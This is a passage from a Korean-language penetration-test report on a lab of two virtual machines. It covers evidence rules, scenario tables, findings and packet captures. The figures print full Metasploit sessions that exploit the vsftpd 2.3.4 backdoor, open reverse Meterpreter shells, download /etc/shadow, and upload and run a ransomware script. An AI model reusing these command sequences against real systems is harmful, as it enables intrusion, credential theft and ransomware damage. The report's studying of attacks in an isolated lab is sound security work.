데이터 수집은 PCAP, LOG, IMG의 세 채널을 분리해 수행한다. 채널 분리의 목적은 동일 사건을 서로 다른 관측면으로 교차 검증하기 위한 것이며, 단일 채널만으로 결론을 확정하지 않기 위한 최소 안전장치로 사용한다.

TABLE XI  
데이터 채널별 수집·보관 규칙

채널	1차 목적	파일명 규칙	무결성/추적 규칙
PCAP	세션 성립 전후 네트워크 이벤트 관측	YYYYMMDD_S-A1_PCAP-001	원본 보관, SHA256 기록, 참조 라벨 동기화
LOG	실행 시각, 단계 전환, 종료 상태 기록	YYYYMMDD_S-A1_LOG-001	표준 출력/오류 분리 저장, 시간대 통일
IMG	화면 기반 사건 증거 보강	YYYYMMDD_S-A1_IMG-001	캡처 시각 메타데이터 유지, 편집본과 원본 분리

모든 파일은 채널 접두사와 시나리오 ID를 포함한 규칙형 식별자를 사용하며, 해시값, 생성 절차, 참조 위치를 절 C 및 표 XXV에 함께 기록한다. 해시 계산은 sha256sum 기준으로 통일하고, 동일 파일의 중복 저장본에는 동일 식별자를 재사용하지 않는다.

데이터 정책은 관측 근거의 저장/추적 규칙을 중심으로 서술한다. CPU/메모리 부하, 트래픽 규모, 탐지율과 같은 정량 성능 지표는 본 연구의 측정 범위에 포함하지 않았으며, 해당 항목은 해석 장에서 한계 조건으로만 연결한다.

표 X는 수집 과정의 범위 위반 여부를 점검하는 상위 기준이며, 공개 범위와 비공개 범위의 분리는 절 B의 통제 원칙을 따른다.

#### 아티팩트 보전 규칙

**핵심 판단:** 핵심 증거 파일은 재시험 종료 시점까지 원본 상태를 유지해야 하며, 변경 이력은 별도 기록으로 관리한다.  
**근거:** PCAP/LOG/IMG 채널의 핵심 파일은 sha256sum으로 무결성을 계산해 표 XXV에 등록하고, 참조 위치를 절 C와 동기화한다.

### V. 실행 절차와 재시험 설계

시나리오 실행 기록은 재현 가능한 단위로 정리한다. 각 실행 단위는 동일 조건에서 재검토할 수 있도록 종료 상태와 증거 자산을 함께 제시한다. 이 때문에 절차 안내보다 관측 상태와 근거 연결을 우선 기술한다.

시나리오 식별자는 실행 기록의 최소 추적 단위로 정의한다. S-A1은 서버 측 경로 검증 세션, S-B1은 사용자 실행형 경로 검증 세션, S-C1은 대응 재시험 설계 세션을 의미한다. 각 식별자는 본문 표와 후속 장의 지표 표에서 동일한 의미로 사용한다.

#### A. 시나리오 실행 기록

실행 기록의 목적은 “무엇이 관측되었는가”를 재구성 가능한 형태로 남기는 데 있다. 입력/행위 열은 절차 유형을 분류하는 기술 항목으로만 사용하며, 산출물/종료 상태 열은 세션 종료 시점에서 확인 가능한 상태값과 생성된 근거 자산을 함께 기록한다.

TABLE XII  
시나리오 실행 산출물 로그(절차 기록)

ID	전제조건	입력/행위	산출물/종료 상태	증거 ID
S-A1	취약 서비스 노출 상태, 스냅샷 초기화 완료	서버 측 취약 서비스 경로 검증 (상세 인자 비공개)	세션 성립 이벤트 관측 후 PCAP/LOG/IMG 산출물 기록, 종료 상태 성립 부여	PCAP-001, LOG-001, IMG-001, IMG-012, IMG-013, IMG-014
S-B1	사용자 실행형 경로 가정, 사용자 실행형 경로 검증(상세 절차역방향 콜백 이벤트와 세션 생성 리스너 대기 상태 유지 비공개)		근거 이미지 기록, 종료 상태 성립 부여	IMG-003, IMG-004, IMG-015
S-C1	대응 권고안 적용 계획 수립, 비교 기준선 설정	패치/이그레스 통제/권한 분리 재시재시험 항목 목록화 완료, 비교값은 표 XXI 험 항목 정의	미기록으로 상태 미수행 유지	

표 XII의 각 행은 단일 시나리오 실행 경로를 독립적으로 기술한다. 여러 행을 결합한 결론 도출은 6장에서 수행하며, 행별 기록은 후속 장의 평가 지표 체계와 결합해 판정 근거로 사용한다.

1) 시각 근거 앵커: 실행 기록의 재구성 가능성을 높이기 위해, 시나리오 A/B의 시작-중간-전제 상태를 사전 정의한 식별자와 동일한 파일명으로 맞춘다. 다음 그림들은 표 XII의 시나리오 행과 1:1로 대응하는 상태 근거이며, 결과 판정 문장은 절 VI에서 제시한다.

2) 권한 탈취 이후 후속 활동(폐쇄형 보관 기준): 권한 탈취 이후 후속 단계는 본 프로젝트의 폐쇄형 보관 정책에 따라 “행위 범주-관측 결과-근거” 형식으로 기록한다. 권한 탈취 이후 어떤 후속 행위가 가능해졌는지, 해당 행위가 어떤 시각/로그 근거로 확인되는지를 누락 없이 남겼다. 다만 재현 문자열, 스크립트 전문, 운영 환경 적용형 절차는 절 B 및 V-C 규칙에 따라 본문에서 제외한다.

TABLE XIII  
권한 탈취 이후 후속 활동 관찰 로그

ID	행위 범주	관측 결과(요약)	근거 ID
P-01	시스템/권한 식별	세션 성립 이후 대상 시스템 정보와 권한 범주(root 수준)가 확인됨	IMG-005
P-02	파일 시스템 접근/정보 열람	파일 시스템 탐색과 계정 정보 열람 가능성이 확인됨	IMG-006, IMG-007, IMG-008
P-03	후속 시뮬레이션 기능 검증	폐쇄형 랜섬웨어 시뮬레이션의 핵심 기능(파일 암호화, 화면 잠금, 자동시작) 수행 가능성이 검증됨	IMG-008
P-04	세션 기반 배포/실행 경로	세션 채널을 통한 배포와 실행 경로 진입이 관측됨	IMG-009, IMG-010
P-05	재부팅 후 장악 상태 확인	강제 재시작 이후 잠금 화면이 활성화된 상태가 관측됨	IMG-011

표 XIII 및 그림 15-21은 권한 탈취 이후 후속 단계가 확인-접근-시뮬레이션-배포/실행-잠금 순서로 기록됐음을 보여준다. 이 구간은 “실행 사실”的 제출이며, 위험도 판단과 운영 우선순위는 절 VI 및 VII에서 처리한다.

```
msf6 > search vsftpd
Matching Modules
=====
File System
#  Name
n
-
0 auxiliary/dos/ftp/vsftpd_232
.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03
3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Fig. 6. 시나리오 A 시작 상태: 취약 서비스 노출 및 초기 조건 확인

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      21        yes        The target port (TCP)

Exploit target:
Id  Name
0   Automatic
```

Fig. 7. 시나리오 A 전이 상태: 대상 정보 지정과 경로 설정 확인

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - The service on port 21 bind listener is already open
[*] 192.168.56.101:21 - The service on port 6200 does not appear to be a shell
[*] exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 224 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.101:21 - UID: uid=0(root) groups=(root)
[*] Found shell!
[*] Command shell session 1 opened (192.168.56.101:34613 -> 192.168.56.101:6200) at 2025-06-12 11:21:15 -0400
pwd
/home/vict/바탕화면
whoami
root
```

Fig. 8. 시나리오 A 종료 상태: 세션 성립 이후 상태 확인

```
^Z
Background session 1? [y/N] y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:38298) at 2025-06-12 11:22:40 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

Fig. 9. 시나리오 A 전이 상태: 세션 전환 및 고기능 채널 진입 확인

3) 실행 단위와 시간축 정렬: 실행 단위의 일관성을 유지하기 위해 다음 기준으로 기록했다.

- 시나리오 ID는 실행 단위를 식별하는 1차 키로 사용하고, 동일 ID의 의미를 장 간에서 변경하지 않는다.
  - 실행 시작과 종료 시작은 로그 채널에서 관리하며, 본문에는 상태값과 증거 ID만 노출한다.
  - 시간축 불연속 또는 증거 누락이 확인된 항목은 미판정으로 분류했다.
- 4) 실행 로그 기록 원칙: 시나리오 실행 로그는 다음 원칙으로 정리했다.
- 전제조건은 환경 기준선(표 IX)과 충돌하지 않아야 한다.
  - 입력/행위는 절차 범주만 기록하고, 재사용 위험이 높은 상세 문자열은 제외한다.
  - 산출물/종료 상태는 성립/미성립/미판정 중 하나로 기록한다.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions
=====
Id Name Type Information Connection
1 shell cmd/unix 192.168.56.102:34613 → 192.168.56.101
2 meterpreter x86/linux root @ 192.168.56.101 192.168.56.102:4433 → 192.168.56.101:38298 (192.168.56.101)
[*] Starting interaction with 2 ...
meterpreter > 
```

Fig. 10. 시나리오 A 확인 상태: 고기능 세션 확보 결과 확인

```
(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
# cowsay++
< metasploit >
\ \ (oo) )\ \
 \  (o o) )\ \
  ||----|| *
      =[ metasploit v6.4.6-dev
+ --=[ 2519 exploits - 1296 auxiliary - 431 post      ]
+ --=[ 1610 payloads - 49 encoders - 13 nops      ]
+ --=[ 9 evasion      ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

Fig. 11. 시나리오 B 준비 상태: 사용자 실행형 경로 전제 조건 확인

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > show options
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
```

Fig. 12. 시나리오 B 전이 상태: 리스너 모듈/채널 설정 확인

```
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 
```

Fig. 13. 시나리오 B 대기 상태: 역방향 연결 수신 준비 확인

```
vict@vict-VirtualBox:~$ ls
snap update.bin                               공개      문서      비디오      음악
test vsftpd-2.3.4-infected-vsftpd_original    다운로드  바탕화면  사진      템플릿
vict@vict-VirtualBox:~$ ./update.bin
[*] 
```

Fig. 14. 시나리오 B 트리거 직전 상태: 사용자 실행 전제 만족 확인

```
meterpreter > sysinfo
Computer : 192.168.56.101
OS       : Ubuntu 22.04 (Linux 6.8.0-60-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
meterpreter > username root
meterpreter > 
```

Fig. 15. 후속 활동 1단계: 시스템 정보/권한 수준 확인 근거

- 증거 ID는 표 XXV의 경로·해시와 일치해야 한다.

## B. 재시험 프로토콜

재시험 프로토콜의 목적은 동일 조건 반복 검증 경로를 사전에 명시하는 데 있다. 기준선(Baseline)이 정의되지 않은 재시험은 비교 문장으로 확장될 수 없으므로, 각 항목은 기준선, 재시험 조건, 판정 기준을 함께 기술한다.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Fig. 16. 후속 활동 2단계: 파일 시스템 접근 관측 근거

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> /root/shadow
[*] Downloaded 1.47 KiB of 1.47 KiB (100.0%): /etc/shadow -> /root/shadow
[*] Completed : /etc/shadow -> /root/shadow
meterpreter >
```

Fig. 17. 후속 활동 2단계: 계정 정보 열람 관측 근거

```
(root@kali)-[~]
└─# ls
attack.sh      ftp_hosts.txt  ransom.desktop  shadow      vsftpd.gnmap
final_attack.py hacked.desktop  ransom.html    show_note.sh vsftpd.nmap
final_ransomware.py msfvenom    safe_ransom.sh update.bin  vsftpd.xml
└─# cat shadow
root::!20231:0:99999:7:::
daemon::!*19977:0:99999:7:::
bin::!19977:0:99999:7:::
sys::!19977:0:99999:7:::
```

Fig. 18. 후속 활동 3단계: 후속 시뮬레이션 준비/결과 관측 근거

```
meterpreter > upload final_ransomware.py /tmp/final_ransom.py
[*] Uploading : /root/final_ransomware.py -> /tmp/final_ransom.py
[*] Uploaded -1.00 B of 7.36 KiB (-0.01%): /root/final_ransomware.py -> /tmp/final_ransom.py
[*] Completed : /root/final_ransomware.py -> /tmp/final_ransom.py
meterpreter >
```

Fig. 19. 후속 활동 4단계: 세션 기반 배포 경로 관측 근거

```
meterpreter > shell
Process 15 created.
Channel 4 created.
python3 /tmp/final_ransom.py
```

Fig. 20. 후속 활동 4단계: 세션 내부 실행 경로 관측 근거




Fig. 21. 후속 활동 5단계: 재부팅 이후 잠금 화면 활성화 관측 근거

1) 재시험 비교 단위 정렬: 재시험 비교는 “대응 전 기록”과 “대응 후 기록”이 동일 기준에서 짹을 이를 때만 성립한다. 따라서 비교 단위는 다음 세 항목을 동시에 만족해야 한다.

- 동일 스냅샷 계열과 동일 네트워크 경계(표 IX 및 X)를 유지한다.
- 동일 시나리오 ID와 동일 종료 상태 정의를 사용한다.
- 대응 전후 기록 모두에서 증거 ID 역추적이 가능해야 한다.

TABLE XIV  
재시험(REGRESSION) 프로토콜

항목	기준선(Baseline)	재시험 조건	판정 기준
시나리오 A 재현	S-A1 종료 상태(성립) 및 산출 물 집합	동일 VM 스냅샷 네트워크 모드에서 반복 수행	세션 상태 일치 + 근거 ID 역추적 가능
시나리오 B 재현	S-B1 종료 상태(성립) 및 산출 물 집합	동일 사용자 실행 가능성과 리스너 대기 조건에서 반복 수행	콜백 이벤트 관측 여부 + 세션 생성 이벤트 일치
대응 전후 비교	대응 전 시나리오 기록(S-A1/ S-B1)	패치·이그레스·권한분리 적용 후 동일 절차 재실행	대응 검증 상태값으로 완료/부분수행/미수 행 분류(완료 일 때만 효과 단정 가능)

2) 재시험 판정 상태값: 재시험 상태값은 다음과 같이 정의한다.

- 완료: 대응 전후 동일 조건 재시험이 수행되고 비교 가능한 기록이 확보된 상태
- 부분수행: 재시험 일부만 수행되어 비교값이 부분적으로만 확보된 상태
- 미수행: 재시험이 수행되지 않았거나 비교 기준선이 충족되지 않은 상태

이 구분은 결과 장의 대응 검증 판정과 같은 의미로 사용했으며, 부분수행 또는 미수행 상태에서는 대응 효과를 단정하는 문장을 쓰지 않았다.

### C. 민감 정보 통제

절차 추적성을 확보하면서도 공개본의 재사용 위험을 낮추기 위해, “검증 가능성”과 “공개 통제”를 함께 적용한다.

#### 공개 통제 원칙

핵심 판단: 공개본에는 시나리오 목적, 상태값, 근거 ID만 남기고 세부 실행 문자열과 내부 식별자는 제외했다.

근거: 실행 로그는 표 XII 및 XIV에 기록했고, 공개 범위 구분은 절 B에 따랐다.

공개 통제의 적용 단위는 다음과 같다.

- 본문 공개: 시나리오 목적, 전제조건, 종료 상태, 근거 ID 연결
- 제한 공개: 내부 식별자, 운영 적용 가능성이 높은 실행 인자
- 비공개 분리: 파괴적 후속 공격 절차와 코드 전문

이 분리는 공개본이 실행 지침으로 오해될 위험을 줄이고, 심사자가 기록의 완결성과 근거 연결을 확인할 수 있게 한다.

표 XII 및 XIV은 결과 장(절 VI)의 입력 경로로 연결되며, 해석과 우선순위 판정은 절 VI 및 VII에서 수행한다.

표 XII의 기록 방식은 PTES의 단계 문서화 구조와 정렬되고[5], 표 XIV의 반복 검증 프레임은 NIST 800-115의 재시험 흐름과 대응한다[6].

## VI. 결과

절 V의 시나리오 기록을 바탕으로 RQ1–RQ3 판정 결과를 제시한다. 해석 확장은 7장으로 이관하고, 여기서는 관측값과 근거 인덱스의 대응에 집중한다.

### A. 정량 결과 요약

결과표는 M1–M4를 동일 형식(관측 결과 + 근거)으로 배열해, 항목별 판정 근거를 표 단위에서 바로 확인할 수 있게 구성했다.

TABLE XV  
정량 결과 요약

항목	관측 결과	근거
시나리오 성립률 (M1)	2/2 (100%)	표 XII, LOG-001, IMG-004
패킷 시그니처 일치성 (M2)	핵심 패턴 3종 모두 관측	PCAP-001, IMG-001, IMG-002, IMG-003
권한 범위 확인 (M3)	세션 생성 이벤트와 권한 범주 로그의 정합성 확인	LOG-001, IMG-004
대응 검증 수준 (M4)	대응 방안은 도출했으나 정량 재시험은 미수행	표 XIV 및 XXI

1) 경로별 성립 관측 요약: 시나리오 A와 시나리오 B 모두에서 세션 성립 이벤트가 확인되어, 본 실험 범위 내 M1은 100%로 기록되었다. 다만 이 값은 “통제된 이중 VM 환경”에서의 시나리오 단위 판정 결과이며, 운영망 일반화를 의미하지 않는다. 또한 M4는 재시험 미수행 상태이므로, 대응 효과의 정량 검증 결론은 제시하지 않는다.

2) 지표별 판정 경계: M2는 필수 시그니처 집합의 관측 여부를 기준으로 보고되며, M3는 세션 이벤트와 권한 범주가 로그/이미지 근거와 일치하는지로 판단한다. 즉, 본 절은 “관측 사실의 제출”에 집중하며, 원인-결과 해석의 확장은 절 VII-A 및 VII-B로 이관한다.

### B. 연구질문-근거 연결

표 XVI는 연구질문 문장과 지표·근거를 직접 연결하는 표다. 이 표는 독자가 임의의 RQ에서 출발해 근거 ID까지 추적할 수 있게 경로를 명시한다.

TABLE XVI  
연구질문-지표-근거 연결표

RQ	판정 지표	판정 기준(요약)	근거 인덱스
RQ1	M1, M3	세션 성립 조건 충족 여부와 권한 범위 분류 일치 여부 확인	표 XII 및 XV, LOG-001, IMG-004
RQ2	M2	필수 패킷 시그니처 집합의 관측 및 역추적 가능성 확인	표 XVII, PCAP-001, IMG-001, IMG-002, IMG-003
RQ3	M4, 공개통제 규칙	민감정보 비노출 상태에서 검증 가능성 유지 여부 확인	절 B 및 V-C 및 표 XIV

RQ1은 “성립 여부 + 권한 범주”的 결합 판정으로 처리되며, RQ2는 패킷 시그니처의 관측 가능성과 역추적 가능성을 동시에 요구한다. RQ3의 판정 대상은 공개 통제 하에서의 검증 경로 유지 여부다.

### C. 그림 기반 결과 해석

그림 기반 분석은 각 그림이 어떤 주장과 어떤 근거 ID를 지지하는지의 일대일 대응으로 운영한다.

TABLE XVII  
그림-주장 연계표

Figure ID	핵심 주장(한 줄)	연결 근거
그림 22	서버 측 경로에서 세션 성립으로 이어지는 흐름이 관측된다	PCAP-001
그림 23	시나리오 A의 세션 전개 패킷 이벤트가 관측된다	IMG-002
그림 24	사용자 실행형 경로에서 4444 포트로 향하는 역방향 콜백이 관측된다	IMG-003
그림 25	시나리오 B에서 세션 생성 이벤트가 관측된다	IMG-004

시나리오 A의 핵심 관측은 서비스 경로 기반 세션 전개이고, 시나리오 B의 핵심 관측은 대상 호스트에서 외부 리스너로 향하는 역방향 연결 형성이다. 두 경로는 동일한 목표(세션 수립)에 도달하지만, 트래픽 방향성과 채널 형성 방식에서 상이한 패턴을 보인다. 이 절에서는 이 차이를 관측 수준에서만 보고하며, 정책적 우선순위 해석은 절 VII-C로 넘긴다. 표 XVII의 각 행은 그림 1개와 핵심 주장 1개를 짹지어, 결과 문장과 근거 ID 사이의 대응 관계를 유지한다.

TABLE XVIII  
보안 발견사항 분류(CWE/CVSS 포함)

ID	Finding	CWE	CVSS v3.1	심각도	영향/근거	상태
F-01	레거시 FTP 서비스 노출	CWE-912	9.8	High	서버 측 경로 세션 성립, PCAP-001	Open
F-02	사용자 실행형 파일 통제 미흡	CWE-494	8.1	High	사용자 실행 전제 시 역방향 세션 성립, IMG-004	Open
F-03	이그레스 통제 부재	CWE-284	6.5	Medium	비인가 콜백 트래픽 가능성 확인, IMG-003	Planned

#### D. 발견사항 분석

발견사항 분류는 관측 근거가 확인된 위험 항목을 운영 가능한 상태값(Open/Planned)으로 정리하는 절차다. 따라서 각 행은 분류 체계(CWE/CVSS), 근거 ID, 상태를 동시에 포함한다.

1) *Findings* 상태 해석 경계: 표 XVIII의 상태값은 “현재 관측 기반 분류 상태”를 의미한다. 즉, Open/Planned는 완화 조치의 효과를 포함하지 않으며, 대응 우선순위와 재시험 계획 평가는 표 XXI이 위치한 절 VII에서 수행한다.

No.	Time	Source	Destination	Protocol	Length Info
1	0.0000000000	fe80::32dc:1335:bff... ff02::2		ICMPv6	62 Router Solicitation
2	34.848333309	PCSSystemtec_7f:b2:..	Broadcast	ARP	42 Who has 192.168.56.100? Tell 192.168.56.102 66 192.168.56.100 is at 08:00:27:f3:c5:11
3	34.848560149	PCSSystemtec_f3:c5:..	PCSSystemtec_7f:b2:..	ARP	
4	34.848554578	192.168.56.102	192.168.56.100	DHCP	324 DHCP Request - Transaction ID 0x52100717
5	34.890883495	192.168.56.100	192.168.56.102	DHCP	599 DHCP ACK - Transaction ID 0x52100717
6	96.431598243	PCSSystemtec_7f:b2:..	Broadcast	ARP	42 Who has 192.168.56.101? Tell 192.168.56.102 66 192.168.56.101 is at 08:00:27:5a:09:c0
7	96.431902223	PCSSystemtec_5a:09:..	PCSSystemtec_7f:b2:..	ARP	
8	96.431906820	192.168.56.102	192.168.56.101	TCP	74 36963 → 6200 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=122371853 TSecr=0 WS=...
9	96.432106473	192.168.56.101	192.168.56.102	TCP	66 6200 → 36963 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
10	96.432618802	192.168.56.102	192.168.56.101	TCP	74 38423 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=122371854 TSecr=0 WS=128
11	96.432862717	192.168.56.101	192.168.56.102	TCP	74 21 → 38423 [SYN, ACK] Seq=0 Ack=1 Win=65168 Len=0 MSS=1460 SACK_PERM TSval=3217840676 T...
12	96.432875261	192.168.56.102	192.168.56.101	TCP	66 38423 → 21 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=122371855 TSecr=3217840676
13	96.435505213	192.168.56.101	192.168.56.102	FTP	86 Response: 220 (vsFTpd 2.3.4)
14	96.435514719	192.168.56.102	192.168.56.101	TCP	66 38423 → 21 [ACK] Seq=1 Ack=21 Win=64256 Len=0 TSval=122371857 TSecr=3217840679
15	96.436092472	192.168.56.102	192.168.56.101	FTP	80 Request: USER 7UFUo:)
16	96.436351205	192.168.56.101	192.168.56.102	TCP	66 21 → 38423 [ACK] Seq=21 Ack=15 Win=65280 Len=0 TSval=3217840680 TSecr=122371858

Fig. 22. 패킷 흐름 근거: 서버 측 경로에서 세션 성립으로 이어지는 트래픽

#### E. 패킷 및 로그 근거

이 절에서는 결과표 각 항목의 근거 위치를 명시한다. 공개본에서는 절차 상세 노출을 제한하기 위해, 그림을 캡션/라벨 중심의 근거 앵커로 유지한다.




Fig. 23. 시나리오 A 패킷 캡처: 세션 전개 이벤트 확인

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.56.101	192.168.56.102	TCP	74	57076 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsvl=3998584429 TSscr=1516495109 WS.
2	0.000031582	PCSSystemtec_7f:b2:... Broadcast	ARP	42	whr has 192.168.56.101? Tell 192.168.56.102	
3	0.000319271	PCSSystemtec_5a:09:... PCSSystemtec_7f:b2:...	ARP	60	192.168.56.101 is at 08:00:27:5a:09:c0	
4	0.000325325	192.168.56.102	192.168.56.101	TCP	74	4444 → 57076 [SYN ACK] Seq=1 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM Tsvl=1516495109 WS.
5	0.000579647	192.168.56.101	192.168.56.102	TCP	66	57076 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsvl=3998584430 TSscr=1516495109
6	0.046410202	192.168.56.102	192.168.56.101	TCP	192	4444 → 57076 [PSH, ACK] Seq=1 Ack=1 Win=65280 Len=126 Tsvl=1516495156 TSscr=3998584430
7	0.046862741	192.168.56.101	192.168.56.102	TCP	66	57076 → 4444 [ACK] Seq=1 Ack=127 Win=64256 Len=0 Tsvl=3998584476 TSscr=1516495155
8	0.046985837	192.168.56.102	192.168.56.101	TCP	7306	4444 → 57076 [PSH, ACK] Seq=127 Ack=1 Win=65280 Len=7240 Tsvl=1516495156 TSscr=3998584.
9	0.047050926	192.168.56.102	192.168.56.101	TCP	7306	4444 → 57076 [PSH, ACK] Seq=7367 Ack=3 Win=65280 Len=7240 Tsvl=1516495156 TSscr=399858.
10	0.047225694	192.168.56.101	192.168.56.102	TCP	66	57076 → 4444 [ACK] Seq=1 Ack=7367 Win=78592 Len=0 Tsvl=3998584476 TSscr=1516495156
11	0.047225762	192.168.56.101	192.168.56.102	TCP	66	57076 → 4444 [ACK] Seq=1 Ack=14607 Win=82040 Len=0 Tsvl=3998584476 TSscr=1516495156
12	0.047251391	192.168.56.102	192.168.56.101	TCP	10202	4444 → 57076 [PSH, ACK] Seq=14607 Ack=1 Win=65280 Len=10130 Tsvl=1516495156 TSscr=3998.
13	0.047375784	192.168.56.102	192.168.56.101	TCP	4410	4444 → 57076 [PSH, ACK] Seq=24743 Ack=1 Win=65280 Len=4344 Tsvl=1516495156 TSscr=3998.
14	0.047382709	192.168.56.102	192.168.56.101	TCP	14546	4444 → 57076 [PSH, ACK] Seq=29087 Ack=1 Win=65280 Len=14480 Tsvl=1516495156 TSscr=3998.
15	0.047544329	192.168.56.101	192.168.56.102	TCP	66	57076 → 4444 [ACK] Seq=1 Ack=24743 Win=86272 Len=0 Tsvl=3998584477 TSscr=1516495156
16	0.047565907	192.168.56.102	192.168.56.101	TCP	18890	4444 → 57076 [PSH, ACK] Seq=43567 Ack=1 Win=65280 Len=18824 Tsvl=1516495156 TSscr=3998.
17	0.047664738	192.168.56.101	192.168.56.102	TCP	66	57076 → 4444 [ACK] Seq=1 Ack=29987 Win=82040 Len=0 Tsvl=3998584477 TSscr=1516495156

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface e:  
